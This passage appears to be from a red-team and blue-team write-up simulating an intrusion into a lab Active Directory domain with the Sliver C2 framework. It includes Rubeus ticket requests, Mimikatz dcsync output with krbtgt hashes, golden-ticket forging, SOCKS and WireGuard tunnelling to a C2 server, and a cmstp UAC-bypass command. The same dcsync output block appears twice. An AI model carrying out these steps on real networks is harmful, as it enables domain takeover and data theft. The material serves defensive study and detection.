  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: fb6493a679deb0c091e90ef4e95140b7
[*] Building AS-REQ (w/ preauth) for: 'stagezero.lab\stagezero_adm'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Using Rubeus to get TGT for stagezero_adm account

We use the Kerberos TGT ticket or obtained credentials from offline memory dump with *psexec* command to move laterally to the domain controller (DC-1).

In order to forge a Kerberos Golden Ticket we upload Mimikatz latest release to the DC-1 machine with Sliver C2 built-in *upload* command, unzip the archive and execute Mimikatz binary.

```
sliver (GREAT_LINSEED) > upload mimikatz_trunk.zip

[*] Wrote file to C:\Windows\temp\mimikatz_trunk.zip

sliver (GREAT_LINSEED) > execute -o powershell Expand-Archive C:\\Windows\\temp\\mimikatz_trunk.zip -DestinationPath C:\\Windows\\temp\
\mimikatz_trunk

[*] Output:

sliver (GREAT_LINSEED) > ls mimikatz_trunk

C:\Windows\temp\mimikatz_trunk (5 items, 10.6 KiB)
==================================================
-rw-rw-rw-  kiwi_passwords.yar  2.8 KiB  Thu Sep 17 03:04:36 +0000 2020
-rw-rw-rw-  mimicom.idl         2.8 KiB  Sat Mar 21 19:20:38 +0000 2020
-rw-rw-rw-  README.md           5.1 KiB  Mon Nov 02 01:13:30 +0000 2020
drwxrwxrwx  Win32               <dir>    Fri Sep 16 09:44:40 +0000 2022
drwxrwxrwx  x64                 <dir>    Fri Sep 16 09:44:40 +0000 2022


sliver (GREAT_LINSEED) >
```

Upload and unzip Mimikatz on target machine

We use the Mimikatz *dcsync* command to obtain the krbtgt account password hash which is used to sign Kerberos tickets.

```
mimikatz # lsadump::dcsync /user:STAGEZERO\krbtgt
[DC] 'stagezero.lab' will be the domain
[DC] 'DC-1.stagezero.lab' will be the DC server
[DC] 'STAGEZERO\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/12/2022 12:45:24 PM
Object Security ID   : S-1-5-21-3726203736-499541865-3598092759-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 54e71c327acb6c1376d54f35fa2a4cb8
    ntlm- 0: 54e71c327acb6c1376d54f35fa2a4cb8
    lm  - 0: dedaa8e725160d264afff6610235aa21

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c167992ea6f36cb0d85efb3cb6e1f321

* Primary:Kerberos-Newer-Keys *
    Default Salt : STAGEZERO.LABkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 664915c67e1471a32ef9d742fd7979a7a4226f51f3dd87680dedabf07e8fb66f
      aes128_hmac       (4096) : 2fc2539817bd7c87e4af9fec31c3a6ae
      des_cbc_md5       (4096) : 2adc10370e15269d

* Primary:Kerberos *
    Default Salt : STAGEZERO.LABkrbtgt
    Credentials
      des_cbc_md5       : 2adc10370e15269d

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  28cadd1c7358dc0db981531847156f7e
    02  82d1d7d3edcbd1c2ba9df40005906187
    03  8c2eb04284fe8bc17f37720288294bc5
    04  28cadd1c7358dc0db981531847156f7e
```

```
mimikatz # lsadump::dcsync /user:STAGEZERO\krbtgt
[DC] 'stagezero.lab' will be the domain
[DC] 'DC-1.stagezero.lab' will be the DC server
[DC] 'STAGEZERO\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/12/2022 12:45:24 PM
Object Security ID   : S-1-5-21-3726203736-499541865-3598092759-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 54e71c327acb6c1376d54f35fa2a4cb8
    ntlm- 0: 54e71c327acb6c1376d54f35fa2a4cb8
    lm  - 0: dedaa8e725160d264afff6610235aa21

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c167992ea6f36cb0d85efb3cb6e1f321

* Primary:Kerberos-Newer-Keys *
    Default Salt : STAGEZERO.LABkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 664915c67e1471a32ef9d742fd7979a7a4226f51f3dd87680dedabf07e8fb66f
      aes128_hmac       (4096) : 2fc2539817bd7c87e4af9fec31c3a6ae
      des_cbc_md5       (4096) : 2adc10370e15269d

* Primary:Kerberos *
    Default Salt : STAGEZERO.LABkrbtgt
    Credentials
      des_cbc_md5       : 2adc10370e15269d

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  28cadd1c7358dc0db981531847156f7e
    02  82d1d7d3edcbd1c2ba9df40005906187
    03  8c2eb04284fe8bc17f37720288294bc5
    04  28cadd1c7358dc0db981531847156f7e
```

Obtaining krbtgt account password hash

Kerberos Golden ticket can be obtained using Rubeus through the Sliver C2 implant:

Forging Kerberos Golden Ticket with Rubeus


This grants us the Domain Administrator privileges and represents full domain compromise by the attacker.

Collection & Exfiltration

In this section we use Sliver C2 features to access target internal systems.


Socks Proxy

Sliver C2 has SOCKS5 built-in command to open a proxy, this proxy facilitates communication with internal servers by routing network traffic to the actual server on behalf of a client (target machine with Sliver C2 implant).



Setup SOCKS5 proxy with Sliver C2

After configuring our navigator to use SOCKS proxy we can access internal resources of the compromised domain.



Accessing s1-confluence server using SOCKS proxy


Wireguard

Sliver C2 offers another built-in method to access victims' networks, Wireguard VPN implant.

```
sliver (GREAT_LINSEED) > wg --lport 999

[*] Starting Wireguard listener ...
[*] Successfully started job #2

sliver (GREAT_LINSEED) > wg-config

[*] New client config:[Interface]
Address = 100.64.0.23/16
ListenPort = 51902
PrivateKey = uA/FQqXNKtZPbiphvGKc+A9WxQD6MBEkv7sh1vMOymY=
MTU = 1420

[Peer]
PublicKey = tB7zKglxg8BQQgipadkJ9jNpvKWN5Guj69R5gN3u83g=
AllowedIPs = 100.64.0.0/16
Endpoint = <configure yourself>

sliver (GREAT_LINSEED) >
```


Setup Sliver C2 Wireguard listener

The Endpoint setting must be configured to point to the Sliver C2 server's WireGuard listener, 40.88.146.221:999 in our case.



RunningSliver C2 Wireguard implant

After setting up the port forwarding with built-in "*wg-portfwd add --remote 10.0.1.10:3389"* we can access victims' internal resources.



RDP connection to victims internal server (DC-1)

In previous stages we used Sliver C2 to obtain multiple access (HTTP, RDP) to the victims internal network and domain administrator credentials. We can now exfiltrate sensitive data from victims systems through the created tunnels or through the Sliver C2 Implants.

Blue Team - Analysis of Sliver C2 Framework use

In this chapter, we put on the “Security analyst” hat and analyze the resulting telemetry collected during our attack simulation using the Sliver C2 framework.

The article follows the same chronological order as the attack.


Analyzing the Produced Attack

As a reminder, our “victim” organization is composed of three assets :

- A workstation, in the workstation network zone, which is the entry point of the attacker, through spear phishing
- A server, hosted in the DMZ network zone, which is used for documentation and hosts a Confluence service
- A domain controller, in the server network zone.


Execution and OS Discovery

The attacker first executes the Sliver beacon named *nasty_roast.exe* on the initial victim machine, a workstation.



Execution of the Sliver C2 implant, under the name “NASTY_ROAST.exe”

Analyzing the *nasty_roast.exe* process further, we discover network connections to what seems to be the Sliver C2 server, on TCP port 8888 :



Network connection to the Sliver C2


The attacker then executes *whoami.exe /all* from the beacon:

Cybereason Process Tree showing whoami.exe being spawned from nasty_roast.exe

This command displays the execution context of the user of the malicious implant.

Blue team - Command Execution

The attacker continues its discovery through “net.exe” commands:




Net.exe commands displaying the local administrator group content as well as the Active Directory “domain admins” group

Privilege Escalation

Blue Team - UAC Bypass


The first step needed for the attacker is to obtain *NT\System* privileges. In order to obtain that privilege, the attacker needs to bypass User Account Control or “UAC”.

On the lab environment, the attacker compiles C# source code (.cs extension) which results in the file *cmstp-uac-bypass.dll*:



Editing and compiling the DLL designed to bypass UAC

The attacker then executes a PowerShell script that leverages the produced DLL, through the command *powershell C:\Users\[..]\Documents\file\uac.ps1*:




Powershell.exe spawned from the Sliver C2 implant, creating a cmstp.exe process

This method allows the attacker to leverage *cmstp.exe* to bypass UAC on the machine.

The resulting command is :


- *"c:\windows\system32\cmstp.exe" /au C:\windows\temp\y1zuhb4s.inf*

We can observe that the DLL is loaded reflectively in the powershell.exe process itself:



Loaded modules of powershell.exe

As a result of the attacker executing this UAC Bypass, we identify a newly created "*nasty_roast.exe*" process, with "dllhost.exe" as a parent:

